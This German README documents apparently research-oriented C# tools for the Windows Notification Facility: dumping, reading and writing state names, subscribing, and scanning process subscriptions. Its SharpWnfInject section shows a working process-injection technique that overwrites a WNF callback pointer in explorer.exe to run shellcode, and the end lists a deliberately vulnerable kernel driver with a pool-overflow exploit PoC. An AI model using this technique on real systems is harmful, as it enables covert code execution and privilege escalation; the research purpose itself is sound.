
C#-Dienstprogramme für die Windows-Benachrichtigungsfunktion
Dies ist das Repository für Tools der Windows Notification Facility (WNF). Derzeit wurde ein C#-Port der Tools aus wnfun hochgeladen, die von Alex Ionescu (@aionescu) und Gabrielle Viala (@pwissenlit) entwickelt wurden. Wenn ich zusätzliche Tools für die Windows Notification Facility entwickle, werden sie hier hochgeladen.
Dieses Tool gibt Informationen über WNF State Names aus oder manipuliert sie. Es ist das Äquivalent zu wnfdump.exe und WnfDump.py. Ich habe einige Aktualisierungen gegenüber dem ursprünglichen Tool vorgenommen (Exception Handling, Well-Known State Name und neues WNF_DATA_SCOPE-Member).
Um Informationen zu allen Well-Known-, Permanent- und Persistent-WNF-State-Names auf Ihrem Host abzurufen, führen Sie das Tool mit dem Flag -d (--dump) aus:```
PS C:\Dev> .\SharpWnfDump.exe -d
| WNF_WEBA_CTAP_DEVICE_STATE | S | W | N | RW | I | 0 | 12 | 0 | | WNF_WEBA_CTAP_DEVICE_CHANGE_NOTIFY | S | W | N | RW | I | 0 | 4 | 0 | | WNF_PNPA_DEVNODES_CHANGED | S | W | N | RO | U | 0 | 0 | 11 |
--snip--
Um nur den im System verwendeten Statussnamen anzuzeigen, setzen Sie das Flag `-u` (`--used`).
Dieses Flag kann auf die Optionen `-d` und `-b` angewendet werden:```
PS C:\Dev> .\SharpWnfDump.exe -d -u
| WNF State Name [WellKnown Lifetime] | S | L | P | AC | N | CurSize | MaxSize | Changes |
----------------------------------------------------------------------------------------------------------------------
| WNF_PNPA_DEVNODES_CHANGED | S | W | N | RO | U | 0 | 0 | 140 |
| WNF_AUDC_RENDER | S | W | N | RO | U | 4096 | 4096 | 7 |
| WNF_AUDC_CAPTURE | S | W | N | RO | U | 4096 | 4096 | 1 |
| WNF_AUDC_SPATIAL_STATUS | S | W | N | RO | U | 4096 | 4096 | 3 |
--snip--
Wenn Sie Informationen zum Security-Deskriptor abrufen möchten, setzen Sie das Flag -s (--sid):```
PS C:\Dev> .\SharpWnfDump.exe -d -s
| WNF_WEBA_CTAP_DEVICE_STATE | S | W | N | RW | I | 0 | 12 | 0 |
D:(A;;CCDC;;;SY)(A;;CCDC;;;BA)(A;;CCDC;;;S-1-5-80-242729624-280608522-2219052887-3187409060-2225943459)(A;;CC;;;AU)(A;;CC;;;AC)
| WNF_WEBA_CTAP_DEVICE_CHANGE_NOTIFY | S | W | N | RW | I | 0 | 4 | 0 |
D:(A;;CCDC;;;SY)(A;;CCDC;;;BA)(A;;CCDC;;;S-1-5-80-242729624-280608522-2219052887-3187409060-2225943459)(A;;CC;;;AU)(A;;CC;;;AC)
| WNF_PNPA_DEVNODES_CHANGED | S | W | N | RO | U | 0 | 0 | 11 |
D:(A;;CC;;;BU)(A;;CCDC;;;SY)
--snip--
Wenn Sie Pufferdaten abrufen möchten, setzen Sie das Flag `-v` (`--value`) oder `-r` (`--read`).
Diese Flags können mit dem `-s`-Flag verwendet werden:```
PS C:\Dev> .\SharpWnfDump.exe -d -v
| WNF State Name [WellKnown Lifetime] | S | L | P | AC | N | CurSize | MaxSize | Changes |
----------------------------------------------------------------------------------------------------------------------
| WNF_WEBA_CTAP_DEVICE_STATE | S | W | N | RW | I | 0 | 12 | 0 |
| WNF_WEBA_CTAP_DEVICE_CHANGE_NOTIFY | S | W | N | RW | I | 0 | 4 | 0 |
--snip--
| WNF_AUDC_RENDER | S | W | N | RO | U | 4096 | 4096 | 1 |
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 | 01 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 | ........ ........
00000010 | 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 | ........ ........
00000020 | 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 | ........ ........
--snip--
Um Informationen über alle temporären WNF-Zustandsnamen auf Ihrem Host abzurufen, führen Sie es mit dem Flag -b (--brut) aus:```
PS C:\Dev> .\SharpWnfDump.exe -b
| 0x41C64E6DA3AC3845 | S | T | N | RW | A | 8 | ? | 1 | | 0x41C64E6DA3AC4845 | S | T | N | RW | A | 8 | ? | 1 | | 0x41C64E6DA3AC6845 | S | T | N | RW | A | 8 | ? | 1 |
--snip--
Das `-b` (`--brut`)-Flag kann zusammen mit dem `-v` (`--value`)- oder `-r` (`--read`)-Flag verwendet werden, jedoch nicht mit dem `-s` (`--sid`)-Flag.
Die Bedeutung jeder Spalte in der Tabelle, die aus den Ergebnissen der Option `--dump` oder `--brut` erhalten wird, ist wie folgt:
| Spaltenname | Beschreibung |
| :--- | :--- |
| `WNF State Name` | WNF State Names werden hier ausgegeben |
| `S` | Gültigkeitsbereich für den WNF State Name. Die Bedeutungen der angezeigten Buchstaben sind wie folgt:<br><br>+ `S` : Systembereich<br>+ `s` : Sitzungsbereich<br>+ `U` : Benutzerbereich<br>+ `P` : Prozessbereich<br>+ `M` : Maschinenbereich<br>+ `p` : Bereich der physischen Maschine |
| `L` | Lebensdauer für den WNF State Name. Die Bedeutungen der angezeigten Buchstaben sind wie folgt:<br><br>+ `W` : Allgemein bekannt<br>+ `P` : Dauerhaft<br>+ `V` : Persistent (flüchtig)<br>+ `T` : Temporär |
| `P` | Zeigt an, ob der WNF State Name dauerhaft ist:<br><br>+ `Y` : Ja<br>+ `N` : Nein |
| `AC` | Zugriffskontrolle für den WNF State Name:<br><br>+ `RW` : Lesbar und beschreibbar<br>+ `RO` : Schreibgeschützt (nur lesbar)<br>+ `WO` : Nur beschreibbar<br>+ `NA` : Nicht lesbar und nicht beschreibbar |
| `N` | Zeigt die Existenz von Abonnenten an:<br><br>+ `A` : Abonnent vorhanden<br>+ `I` : Kein Abonnent vorhanden<br>+ `U` : Unbekannt |
| `CurSize` | Die Zahl gibt die aktuelle Puffergröße an, die für den WNF State Name verwendet wird. |
| `MaxSize` | Die Zahl gibt die maximale Puffergröße an, die für den WNF State Name verwendet werden kann. |
| `Changes` | Die Zahl gibt an, wie oft aktualisiert wurde. |
Wenn Sie Informationen zu einem bestimmten WNF State Name abrufen möchten, führen Sie `SharpWnfDump.exe` mit der Option `-i` (`--info`) wie folgt aus:```
PS C:\Dev> .\SharpWnfDump.exe -i WNF_SHEL_APPRESOLVER_SCAN
| WNF State Name | S | L | P | AC | N | CurSize | MaxSize | Changes |
----------------------------------------------------------------------------------------------------------------------
| WNF_SHEL_APPRESOLVER_SCAN | S | W | N | RW | A | 4 | 4 | 1 |
Die Option -i (--info) kann mit den Flags -v (--value), -r (--read) und -s (--sid) verwendet werden:```
PS C:\Dev> .\SharpWnfDump.exe -i WNF_SHEL_APPRESOLVER_SCAN -s -v
| WNF_SHEL_APPRESOLVER_SCAN | S | W | N | RW | A | 4 | 4 | 1 |
D:(A;;CC;;;WD)(A;;CCDC;;;AU)(A;;CCDC;;;AC)
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 | 01 00 00 00 | ....
Um Daten von einem bestimmten WNF-State-Namen zu lesen, verwenden Sie das Flag `-r` (`--read`) wie folgt:```
PS C:\Dev> .\SharpWnfDump.exe -r WNF_SHEL_APPRESOLVER_SCAN
WNF_SHEL_APPRESOLVER_SCAN:
00000000 | 11 00 00 00 | ....
Um Daten in einen bestimmten WNF-State-Namen zu schreiben, verwenden Sie das Flag -w (--write) wie folgt (Daten zum Schreiben sollten mit einer Datei bereitgestellt werden):```
PS C:\Dev> "hi" | Out-File -Encoding ascii -FilePath C:\Dev\test.txt
PS C:\Dev> Get-Content -Path C:\Dev\test.txt
hi
PS C:\Dev> .\SharpWnfDump.exe -w WNF_SHEL_APPRESOLVER_SCAN C:\Dev\test.txt
[>] Trying to write data. [] Target WNF Name : WNF_SHEL_APPRESOLVER_SCAN [] Data Source : C:\Dev\test.txt [+] Data is written successfully.
PS C:\Dev> .\SharpWnfDump.exe -i WNF_SHEL_APPRESOLVER_SCAN -r
| WNF_SHEL_APPRESOLVER_SCAN | S | W | N | RW | A | 4 | 4 | 2 |
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 | 68 69 0D 0A | hi..
### SharpWnfNameDumper
[Zurück nach oben](#sharpwnfsuite)
[Projekt](https://github.com/daem0nc0re/sharpwnfsuite/blob/HEAD/SharpWnfSuite/SharpWnfNameDumper)
Dieses Tool extrahiert Well-Known State Name aus einer DLL (normalerweise perf_nt_c.dll).
Entspricht [WnfNameDumper.py](https://github.com/ionescu007/wnfun/blob/master/script_python/WnfNameDumper.py).
Normalerweise sind die Well-Know State Names in perf_nt_c.dll enthalten (sie befindet sich im Windows Performance Analyzer).
Um Well-Know State Names aus einer DLL zu extrahieren, führen Sie `SharpWnfNameDumper.exe` mit der Option `-d` (`--dump`) wie folgt aus:```
PS C:\Dev> .\SharpWnfNameDumper.exe -d perf_nt_c.dll
[>] Output results in C# style.
public enum WELL_KNOWN_WNF_NAME : ulong
{
WNF_9P_REDIRECTOR_STARTED = 0x41C61E54A3BC1075UL,
WNF_9P_UNKNOWN_DISTRO_NAME = 0x41C61E54A3BC0875UL,
--snip--
Wenn Sie die Beschreibung für bekannte Zustandsnamen ausgeben möchten, setzen Sie das Flag -v:```
PS C:\Dev> .\SharpWnfNameDumper.exe -d perf_nt_c.dll -v
[>] Output results in C# style.
public enum WELL_KNOWN_WNF_NAME : ulong { // The Plan 9 Redirector was started and is ready to accept requests. WNF_9P_REDIRECTOR_STARTED = 0x41C61E54A3BC1075UL, // The Plan 9 Redirector got a request for an unknown WSL distribution and there is no user callback registered to query it. WNF_9P_UNKNOWN_DISTRO_NAME = 0x41C61E54A3BC0875UL,
--snip--
Um das Ausgabeformat festzulegen, verwenden Sie die Option `-f` (`--format`). `SharpWnfNameDumper.exe` unterstützt die Formate C#, C (`-f c`) und Python (`-f py`) (Standardformat ist C#):```
PS C:\Dev> .\SharpWnfNameDumper.exe -d perf_nt_c.dll -f py
[>] Output results in Python style.
g_WellKnownWnfNames = {
"WNF_9P_REDIRECTOR_STARTED": 0x41C61E54A3BC1075,
"WNF_9P_UNKNOWN_DISTRO_NAME": 0x41C61E54A3BC0875,
--snip--
Um das Ergebnis in eine Datei auszugeben, verwenden Sie die Option -o (--output), um den Pfad der Ausgabedatei anzugeben:```
PS C:\Dev> .\SharpWnfNameDumper.exe -d perf_nt_c.dll -o result.txt
[>] Output results in C# style.
C:\dev>type result.txt public enum WELL_KNOWN_WNF_NAME : ulong { WNF_9P_REDIRECTOR_STARTED = 0x41C61E54A3BC1075UL, WNF_9P_UNKNOWN_DISTRO_NAME = 0x41C61E54A3BC0875UL,
--snip--
Um einen Diff aus 2 DLLs zu erstellen, verwende die Option `-D` (`--diff`):```
PS C:\Dev> .\SharpWnfNameDumper.exe -D perf_nt_c_old.dll perf_nt_c_new.dll
[>] Output results in C# style.
################################################
# NEW KEYS #
################################################
public enum WELL_KNOWN_WNF_NAME : ulong
{
WNF_SHEL_CHAT_ICON_BADGE = 0x0D83063EA3B8A035UL,
WNF_SHEL_ENTERPRISE_START_PINS_POLICY_VALUE_CHANGED = 0x0D83063EA3B89475UL,
WNF_SHEL_FILE_EXPLORER_PINNED_FOLDERS = 0x0D83063EA3B8ACF5UL,
WNF_SHEL_MAC_AUTO_UPDATE_SUCCEEDED = 0x0D83063EA3B89875UL
}
Dies ist ein Tool zum Abonnieren eines WNF-State-Namens. Entspricht wnfclient-rtl.exe und WnfClientServer.py.
Wenn Sie beispielsweise den Zustand von WNF_SHEL_APPLICATION_STARTED überwachen möchten, führen Sie SharpWnfClient.exe wie folgt aus:```
PS C:\Dev> .\SharpWnfClient.exe WNF_SHEL_APPLICATION_STARTED
[>] Received data from server. [] Timestamp : 4 [] Buffer Size : 92 byte(s) [*] Data :
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 | 61 00 3A 00 6D 00 69 00-63 00 72 00 6F 00 73 00 | a.:.m.i. c.r.o.s.
00000010 | 6F 00 66 00 74 00 2E 00-77 00 69 00 6E 00 64 00 | o.f.t... w.i.n.d.
00000020 | 6F 00 77 00 73 00 74 00-65 00 72 00 6D 00 69 00 | o.w.s.t. e.r.m.i.
00000030 | 6E 00 61 00 6C 00 5F 00-38 00 77 00 65 00 6B 00 | n.a.l._. 8.w.e.k.
00000040 | 79 00 62 00 33 00 64 00-38 00 62 00 62 00 77 00 | y.b.3.d. 8.b.b.w.
00000050 | 65 00 21 00 61 00 70 00-70 00 00 00 | e.!.a.p. p...
Wenn Sie dann die notepad-Anwendung starten, sollten Sie das folgende Ergebnis sehen:```
[>] Received data from server.
[*] Timestamp : 5
[*] Buffer Size : 90 byte(s)
[*] Data :
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 | 61 00 3A 00 6D 00 69 00-63 00 72 00 6F 00 73 00 | a.:.m.i. c.r.o.s.
00000010 | 6F 00 66 00 74 00 2E 00-77 00 69 00 6E 00 64 00 | o.f.t... w.i.n.d.
00000020 | 6F 00 77 00 73 00 6E 00-6F 00 74 00 65 00 70 00 | o.w.s.n. o.t.e.p.
00000030 | 61 00 64 00 5F 00 38 00-77 00 65 00 6B 00 79 00 | a.d._.8. w.e.k.y.
00000040 | 62 00 33 00 64 00 38 00-62 00 62 00 77 00 65 00 | b.3.d.8. b.b.w.e.
00000050 | 21 00 61 00 70 00 70 00-00 00 | !.a.p.p. ..
Dieses Tool erstellt einen temporären WNF-State-Name mit begrenzter Lebensdauer und sendet eine Nachricht an den Abonnenten. Entspricht wnfserver.exe und WnfClientServer.py.
Um einen neuen WNF-State-Name-Server zu starten, führen Sie einfach SharpWnfServer.exe aus. Wir sollten eine interaktive Shell wie folgt erhalten:```
PS C:\Dev> .\SharpWnfServer.exe
[+] New WNF State Name is created successfully : 0x41C64E6DA3834945
Encoded State Name: 0x41C64E6DA3834945, Decoded State Name: 0x3F4931 Version: 1, Lifetime: Temporary, Scope: Machine, Permanent: NO, Sequence Number: 0x7E9, Owner Tag: 0x0
Sending input data to WNF subscriber...
[INPUT]>
Nach dem Ausführen von `SharpWnfServer.exe` führen Sie `SharpWnfClient.exe` in einem anderen Terminal mit dem WNF State Name aus, der von `SharpWnfServer.exe` bereitgestellt wurde. Sie sollten "Hello, world!" als Nachricht von `SharpWnfServer.exe` erhalten:```
PS C:\Dev> .\SharpWnfClient.exe 0x41C64E6DA3834945
[>] Received data from server.
[*] Timestamp : 1
[*] Buffer Size : 13 byte(s)
[*] Data :
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 | 48 65 6C 6C 6F 2C 20 77-6F 72 6C 64 21 | Hello,.w orld!
Um eine weitere Nachricht an SharpWnfClient.exe zu veröffentlichen, geben Sie Ihre Nachricht in die interaktive Shell von SharpWnfServer.exe ein:```
[INPUT]> This is WNF test
Sending input data to WNF subscriber...
[INPUT]>
Dann sollten Sie die Meldung im Terminal für `SharpWnfClient.exe` wie folgt sehen:```
[>] Received data from server.
[*] Timestamp : 2
[*] Buffer Size : 16 byte(s)
[*] Data :
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 | 54 68 69 73 20 69 73 20-57 4E 46 20 74 65 73 74 | This.is. WNF.test
Dieses Tool basiert auf dem wnfscan von modexp und extrahiert WNF-Abonnementinformationen aus Prozessen.``` PS C:\Dev> .\SharpWnfScan.exe -h
SharpWnfScan - Tool for dumping WNF information from process.
Usage: SharpWnfScan.exe [Options]
-h, --help : Displays this help message.
-p, --pid : Specifies the target PID.
-P, --processname : Specifies the target process name.
-n, --name : Specifies a wnf state name for filtering.
-a, --all : Flag to dump information from all process.
-l, --list : Flag to list WNF State Name on this system.
-d, --debug : Flag to enable SeDebugPrivilege. Administrative privilege is required.
-v, --verbose : Flag to get verbose information.
Um einen bestimmten Prozess zu dumpen, setzen Sie die Option `-p` wie folgt:```
PS C:\Dev> .\SharpWnfScan.exe -p 5800
Process ID : 5800
Image File Name : C:\Windows\explorer.exe
Architecture : ARM64
WNF_SUBSCRIPTION_TABLE @ 0x0000000001206660
WNF_NAME_SUBSCRIPTION @ 0x0000000001206B00
StateName : 0x0280032EA3BC0875 (WNF_CMFC_FEATURE_CONFIGURATION_CHANGED)
WNF_NAME_SUBSCRIPTION @ 0x000000000120AD10
StateName : 0x418B1929A3BC3835 (WNF_DWM_DUMP_REQUEST)
WNF_NAME_SUBSCRIPTION @ 0x0000000005099950
StateName : 0x41960A2EA3BC1835 (WNF_CDP_CDPUSERSVC_READY)
--snip--
Wenn Sie WNF_USER_SUBSCRIPTION-Informationen abrufen möchten, setzen Sie das -v-Flag wie folgt:```
PS C:\Dev> .\SharpWnfScan.exe -p 5800 -v
Process ID : 5800 Image File Name : C:\Windows\explorer.exe Architecture : ARM64
WNF_SUBSCRIPTION_TABLE @ 0x0000000001206660
WNF_NAME_SUBSCRIPTION @ 0x0000000001206B00
StateName : 0x0280032EA3BC0875 (WNF_CMFC_FEATURE_CONFIGURATION_CHANGED)
WNF_USER_SUBSCRIPTION @ 0x0000000001206A40
Callback @ 0x00007FFE88478470 (ntdll!RtlNotifyFeatureUsage+0x1C0)
Context @ 0x00007FFE886F0B20 (ntdll!NlsAnsiCodePage+0x2390)
WNF_NAME_SUBSCRIPTION @ 0x000000000120AD10
StateName : 0x418B1929A3BC3835 (WNF_DWM_DUMP_REQUEST)
WNF_USER_SUBSCRIPTION @ 0x0000000001207FD0
Callback @ 0x00007FF7073027C0 (explorer)
Context @ 0x0000000001208CC0 (N/A)
--snip--
Sie können Zielprozesse mit der Option `-P` nach Namen angeben:```
PS C:\Dev> .\SharpWnfScan.exe -P notepad
Process ID : 8720
Image File Name : C:\Program Files\WindowsApps\Microsoft.WindowsNotepad_11.2401.26.0_arm64__8wekyb3d8bbwe\Notepad\Notepad.exe
Architecture : ARM64
WNF_SUBSCRIPTION_TABLE @ 0x000001DE2B007560
WNF_NAME_SUBSCRIPTION @ 0x000001DE2B02D640
StateName : 0x41C61629A3BC2835 (WNF_DX_MONITOR_CHANGE_NOTIFICATION)
WNF_NAME_SUBSCRIPTION @ 0x000001DE2B03E040
StateName : 0x41950223A3BC1035 (WNF_NLS_USER_UILANG_CHANGED)
--snip--
Um nach Statusname zu filtern, setzen Sie den Hex-Wert oder den bekannten WNF-Namensstring auf die Option -n wie folgt:```
PS C:\Dev> .\SharpWnfScan.exe -P notepad -n WNF_RPCF_FWMAN_RUNNING
Process ID : 8720 Image File Name : C:\Program Files\WindowsApps\Microsoft.WindowsNotepad_11.2401.26.0_arm64__8wekyb3d8bbwe\Notepad\Notepad.exe Architecture : ARM64
WNF_SUBSCRIPTION_TABLE @ 0x000001DE2B007560
WNF_NAME_SUBSCRIPTION @ 0x000001DE2B075040
StateName : 0x07851E3FA3BC0875 (WNF_RPCF_FWMAN_RUNNING)
PS C:\Dev> .\SharpWnfScan.exe -P notepad -n 0x07851E3FA3BC0875
Process ID : 8720 Image File Name : C:\Program Files\WindowsApps\Microsoft.WindowsNotepad_11.2401.26.0_arm64__8wekyb3d8bbwe\Notepad\Notepad.exe Architecture : ARM64
WNF_SUBSCRIPTION_TABLE @ 0x000001DE2B007560
WNF_NAME_SUBSCRIPTION @ 0x000001DE2B075040
StateName : 0x07851E3FA3BC0875 (WNF_RPCF_FWMAN_RUNNING)
Um alle Prozesse gleichzeitig zu dumpen, verwenden Sie die Option `-a`:```
PS C:\Dev> .\SharpWnfScan.exe -a
Process ID : 1180
Image File Name : C:\Windows\System32\svchost.exe
Architecture : ARM64
WNF_SUBSCRIPTION_TABLE @ 0x000002101A806560
WNF_NAME_SUBSCRIPTION @ 0x000002101A830120
StateName : 0x07851E3FA3BC0875 (WNF_RPCF_FWMAN_RUNNING)
WNF_NAME_SUBSCRIPTION @ 0x000002101A86C1C0
StateName : 0x41C64E6DA3B0E045 (N/A)
WNF_NAME_SUBSCRIPTION @ 0x000002101A833C50
StateName : 0x41C64E6DA3BC6145 (N/A)
WNF_NAME_SUBSCRIPTION @ 0x000002101A846A50
StateName : 0x41C64E6DA3BD0945 (N/A)
WNF_NAME_SUBSCRIPTION @ 0x000002101A86CA00
StateName : 0x41C64E6DA3BB8045 (N/A)
WNF_NAME_SUBSCRIPTION @ 0x000002101A806A00
StateName : 0x0280032EA3BC0875 (WNF_CMFC_FEATURE_CONFIGURATION_CHANGED)
WNF_NAME_SUBSCRIPTION @ 0x000002101A86C4C0
StateName : 0x41C64E6DA3B1E045 (N/A)
WNF_NAME_SUBSCRIPTION @ 0x000002101A86C700
StateName : 0x41C64E6DA3A0F945 (N/A)
WNF_NAME_SUBSCRIPTION @ 0x000002101A830EE0
StateName : 0x4195003AA3BC0875 (WNF_WNS_CONNECTIVITY_STATUS)
WNF_NAME_SUBSCRIPTION @ 0x000002101A86C880
StateName : 0x41C6072FA3BC3875 (WNF_BI_APPLICATION_SERVICING_START_CHANNEL)
WNF_NAME_SUBSCRIPTION @ 0x000002101A86CC40
StateName : 0x41C6072FA3BC1875 (WNF_BI_USER_LOGOFF_CHANNEL)
WNF_NAME_SUBSCRIPTION @ 0x000002101A835E90
StateName : 0x41C6072FA3BC1075 (WNF_BI_USER_LOGON_CHANNEL)
WNF_NAME_SUBSCRIPTION @ 0x000002101A86CD00
StateName : 0x41C6072FA3BC2875 (WNF_BI_SESSION_DISCONNECT_CHANNEL)
WNF_NAME_SUBSCRIPTION @ 0x000002101A86CAC0
StateName : 0x41C6072FA3BC2075 (WNF_BI_SESSION_CONNECT_CHANNEL)
WNF_NAME_SUBSCRIPTION @ 0x000002101A86C940
StateName : 0x41840B3EA3BC2075 (WNF_SEB_NETWORK_STATE_CHANGES)
WNF_NAME_SUBSCRIPTION @ 0x000002101A853920
StateName : 0x41C6072FA3BC3075 (WNF_BI_APPLICATION_UNINSTALL_CHANNEL)
WNF_NAME_SUBSCRIPTION @ 0x000002101A836040
StateName : 0x41C6072FA3BC4875 (WNF_BI_LOCK_SCREEN_UPDATE_CHANNEL)
WNF_NAME_SUBSCRIPTION @ 0x000002101A86C580
StateName : 0x41C6072FA3BC4075 (WNF_BI_APPLICATION_SERVICING_STOP_CHANNEL)
WNF_NAME_SUBSCRIPTION @ 0x000002101A833B80
StateName : 0x41C6072FA3BC6075 (WNF_BI_QUIET_MODE_UPDATE_CHANNEL)
WNF_NAME_SUBSCRIPTION @ 0x000002101A86C400
StateName : 0x41C6072FA3BC5075 (WNF_BI_EVENT_DELETION)
Process ID : 2952
Image File Name : C:\Windows\System32\svchost.exe
Architecture : ARM64
WNF_SUBSCRIPTION_TABLE @ 0x0000023DD3A065C0
WNF_NAME_SUBSCRIPTION @ 0x0000023DD3AF8B80
StateName : 0x41C64E6DA3B1E045 (N/A)
WNF_NAME_SUBSCRIPTION @ 0x0000023DD3AF8C40
StateName : 0x41C64E6DA3BC6145 (N/A)
--snip--
Um SeDebugPrivilege zu aktivieren, setzen Sie das Flag -d wie folgt.
Diese Option erfordert Administratorrechte:```
PS C:\Dev> .\SharpWnfScan.exe -d -P winlogon
[+] SeDebugPrivilege is enabled successfully.
Process ID : 680 Image File Name : C:\Windows\System32\winlogon.exe Architecture : ARM64
WNF_SUBSCRIPTION_TABLE @ 0x00000265F4E05F80
WNF_NAME_SUBSCRIPTION @ 0x00000265F4E48AE0
StateName : 0x41C64E6DA3BC6145 (N/A)
WNF_NAME_SUBSCRIPTION @ 0x00000265F4E27AD0
StateName : 0x41C61629A3BC1035 (WNF_DX_MODE_CHANGE_NOTIFICATION)
--snip--
Um die im Zielsystem verwendeten WNF State Names aufzulisten, setzen Sie das Flag `-l` wie folgt:```
PS C:\Dev> .\SharpWnfScan.exe -l
[>] Trying to list WNF State Names used in this system. Wait a moment.
[1304 WNF State Names]
[*] 0x07851E3FA3BC0875 (WNF_RPCF_FWMAN_RUNNING)
[*] 0x41C64E6DA3B0E045 (N/A)
[*] 0x41C64E6DA3BC6145 (N/A)
[*] 0x41C64E6DA3BD0945 (N/A)
[*] 0x41C64E6DA3BB8045 (N/A)
[*] 0x0280032EA3BC0875 (WNF_CMFC_FEATURE_CONFIGURATION_CHANGED)
[*] 0x41C64E6DA3B1E045 (N/A)
--snip--
[16 Access Denied Processes]
[*] svchost (PID : 2352)
[*] svchost (PID : 4952)
[*] MsMpEng (PID : 3132)
--snip--
[*] Done.
Mit diesem Tool wird untersucht, wie Angreifer WNF für Code-Injection-Techniken missbrauchen können:``` PS C:\Dev> .\SharpWnfInject.exe -h
SharpWnfInject - Tool to investigate WNF code injection technique.
Usage: SharpWnfInject.exe [Options]
-h, --help : Displays this help message.
-n, --name : Specifies WNF State Name to inject. Hex format or Well-known name format is accepted.
-p, --pid : Specifies PID to inject.
-i, --input : Specifies the file path to shellcode.
-d, --debug : Flag to enable SeDebugPrivilege. Requires administrative privilege.
[!] -n option is required.

Dieses Tool überschreibt den Callback-Funktionszeiger in `WNF_USER_SUBSCRIPTION` für einen bestimmten WNF State Name.
Die Codeinjektionstechnik funktioniert nicht für alle WNF State Names.
Zum Beispiel ist bekannt, dass diese Technik für `WNF_SHEL_WINDOWSTIP_CONTENT_PUBLISHED` verfügbar ist, das von `explorer.exe` unter Windows 11 23H2 verwendet wird.
Um diese Technik zu testen, führen Sie dieses Tool wie folgt aus:```
PS C:\Dev> .\SharpWnfInject.exe -p 5800 -n WNF_SHEL_WINDOWSTIP_CONTENT_PUBLISHED -i .\notepad_arm64.bin
[*] Target WNF State Name is 0x0D83063EA3BE10F5 (WNF_SHEL_WINDOWSTIP_CONTENT_PUBLISHED).
[+] Got a handle from the target Process
[*] Process Name : explorer.exe
[*] Process ID : 5800
[*] Image File Name : C:\Windows\explorer.exe
[*] Architecture : ARM64
[+] Pointer for WNF_SUBSCRIPTION_TABLE is at 0x00007FFE886F4E20.
[+] WNF_SUBSCRIPTION_TABLE is at 0x0000000001206660.
[*] WNF_NAME_SUBSCRIPTION is at 0x0000000001273540.
[+] Got 1 WNF_USER_SUBSCRIPTION.
[*] Target callback pointer is at 0x00000000051C2250.
[*] Callback function is at 0x00007FFE54FD4D20 (twinui!DllGetClassObject+0x11AFF0).
[+] Shellcode buffer is at 0x0000000003270000.
[+] 344 bytes shellcode is written successfully.
[+] Callback pointer is overwritten successfully.
[>] Triggering shellcode.
[+] WNF State Data is updated successfully. Shellcode might be executed.
[+] Callback pointer is reverted successfully.
[*] Done.

Wenn du SeDebugPrivilege aktivieren möchtest, setze das Flag -d und führe es mit Administratorrechten aus.
Beispiel-Shellcodes zum Ausführen von Notepad befinden sich im Shellcode-Verzeichnis.
Projekte in diesem Verzeichnis demonstrieren WNF-Primitive für die Kernel-Exploitation. Detaillierte Informationen findest du im Vortrag und in den Blogs von Alex Plaskett (Teil 1, Teil 2, Folien).
Die Zuverlässigkeit des PoC ist nicht 100%. Ich habe Kernel-Offsets für alle Versionen von Windows 10 x64 definiert, aber nur unter Windows 10 Version 1903 x64 getestet.
| Projekt | Beschreibung |
|---|---|
| PoolVulnDrv | Dies ist ein verwundbarer Kernel-Treiber zum Testen der WNF-Kernel-Primitive. |
| WnfPoolOverflow | Dies ist ein PoC, um PoolVulnDrv auszunutzen. |

